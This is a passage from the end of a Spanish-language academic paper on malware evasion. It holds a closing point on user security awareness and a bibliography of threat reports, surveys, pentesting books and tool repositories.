5. Las técnicas de evasión se apoyan en las estrategias de persuasión para ser más efectivas, por ello, es necesario dotar a nuestros clientes o usuarios finales de las principales herramientas y contenidos de concientización para que no sean blancos fáciles de un atacante: Un usuario consciente es un usuario seguro.

# BIBLIOGRAFÍA

[1] Real Academia Española, Significado de la palabra Heurística, http://dle.rae.es/?id=KHdGTfC, Fecha de consulta octubre 2017

[2] Hamamoto, A, Carvalho, L., Hiera, L., Abrão, T., Proença, M., Network Anomaly Detection System Using Genetic Algorithm and Fuzzy Logic, https://www.sciencedirect.com/science/article/pii/S095741741730619X, Septiembre 2017

[3] Ab Razak, F., Badrul, N., Salleh, R., Firdaus, A., A survey on malware and malware detection systems, https://www.sciencedirect.com/science/article/pii/S1084804516301904, Noviembre 2016

[4] Allencar, A., Rocha, A., Gomes, J., A new pruning method for extreme learning machines via genetic algorithms, https://www.sciencedirect.com/science/article/pii/S1568494616301284, Marzo 2016

[5] Gartner Technology Research, Cuadrante Mágico de Gartner 2017 EndPoint Protection, https://www.gartner.com/doc/3588017/magic-quadrant-endpoint-protection-platforms, fecha de consulta octubre 2017

[6] McGraw, G., Morriset, G., Attacking Malicious code: A report to the infosec research council, http://ieeexplore.ieee.org/document/6156709/, Fecha de consulta octubre 2017

[7] SANS Institute, Malware 101, https://www.sans.org/reading-room/whitepapers/incident/malware-101-viruses-32848, Fecha de consulta octubre 2017

[8] Aycock, J., Computer Viruses and malware, https://books.google.com.ec/books?id=xnW-qvk1gzkC&pg=PA16&lpg=PA16&dq=rabbit+worm+malware&source=bl&ots=ushjn9Jl5r&sig=eLFBSC50fsAtNAVdehg48WUdgDY&hl=es-419&sa=X&ved=0ahUKEwiKzc-ltfHWAhWD5SYKHQA3DHQQ6AEIaTAL#v=onepage&q=rabbit%20worm%20malware&f=false, Fecha de consulta octubre 2017

[9] Garcia, D., Enyelkm: Rootkit for Linux, https://github.com/David-Reguera-Garcia-Dreg/enyelkm, Fecha de consulta octubre 2017

[10] Touchette, F., The evolution of malware, https://www.sciencedirect.com/science/article/pii/S1353485816300083, Enero 2016

[11] The Langner Group, To Kill a Centrifuge: A Technical analysis of what Stuxnet's creators tried to achieve, https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf, Noviembre 2013

[12] Fortinet, On-Demand Polymorphic code is Ransomware, https://blog.fortinet.com/2016/06/07/real-time-polymorphic-code-in-ransomware, Junio 2016

[13] Marpaung, J., Sain M., Lee H., Survey on malware evasion techniques: State of the art and challenges, http://ieeexplore.ieee.org/document/6174775/, Febrero 2012

[14] Farley, R., Wang, X., CodeXt: Automatic Extraction of Obsfuscated Attack Code from Memory Dump, https://cs.gmu.edu/~xwangc/Publications/ISC2014-AttackCodeExtraction-final.pdf, Fecha de consulta octubre 2017

[15] Hadnagy, C., Ingeniería Social: El arte del hacking personal, Anaya Multimedia, Junio 2011

[16] Kaspersky Lab, Kaspersky security bulletin: Overall statistics for 2016, https://kasperskycontenthub.com/securelist/files/2016/12/Kaspersky_Security_Bulletin_2016_Statistics_ENG.pdf, Diciembre 2016

[17] CISCO, CISCO 2017: Reporte semestral de seguridad, https://www.cisco.com/c/dam/global/es_mx/solutions/pdf/cisco-reporte-semestral-2017-espanol.pdf, Julio 2017

[18] AVTEST, Malware Statistics, https://www.av-test.org/en/statistics/malware/, Fecha de consulta septiembre 2017

[19] GDATA Security Blog, Malware trends 2017, https://www.gdatasoftware.com/blog/2017/04/29666-malware-trends-2017, Fecha de consulta octubre 2017

[20] Symantec, Internet Security Threat Report: Volume 22, https://digitalhubshare.symantec.com/content/dam/Atlantis/campaigns-and-launches/FY17/Threat%20Protection/ISTR22_Main-FINAL-JUN8.pdf?aid=elq_, Abril 2017

[21] VPN Ranks, HolaVPN Review 2018 -Security threats, problems and alternatives, https://www.vpnranks.com/hola-vpn-review/, Fecha de consulta octubre 2017

[22] ESET, Eset Security Report Latinoamérica 2017, https://www.welivesecurity.com/wp-content/uploads/2017/04/eset-security-report-2017.pdf, Fecha de consulta octubre 2017

[23] INEC, Estadísticas de Tecnologías de la Información y Comunicación en Ecuador 2016, http://www.ecuadorencifras.gob.ec/documentos/web-inec/Estadisticas_Sociales/TIC/2016/170125.Presentacion_Tics_2016.pdf, Fecha de consulta octubre 2017

[24] Policia Nacional del Ecuador, Enlace 2017: Reporte de Seguridad Nacional, http://www.policiaecuador.gob.ec/wp-content/uploads/downloads/2017/05/Revista_enlace_20171.pdf, Abril 2017, Página 40

[25] Kim, P., The Hacker Playbook 2: Practical Guide to Penetration Testing, Secure Planet LLC, Julio 2015

[26] Seitz, J., Black Hat Python: Python programming for Hackers and Pentesters, No Starch Press, Septiembre 2014

[27] Roberts, B., Python Guide, https://github.com/buckyroberts, Fecha de consulta octubre 2017

[28] TrustedSEC, BSIDES Las Vegas: Secret penetration techniques, https://www.trustedsec.com/files/BSIDESLV_Secret_Pentesting_Techniques.pdf, Fecha de consulta Octubre 2017

[29] Python Programming Language - ORG, Python 3.6.4 documentation, https://docs.python.org, Fecha de consulta octubre 2017

[30] Mene, H., NXcrypt - Python backdoor framework, https://github.com/Hadi999/NXcrypt, Fecha de consulta octubre 2017

[31] Microsoft, IExpress Technology and the IExpress Wizard, https://technet.microsoft.com/en-us/library/cc817488.aspx, Fecha de consulta octubre 2017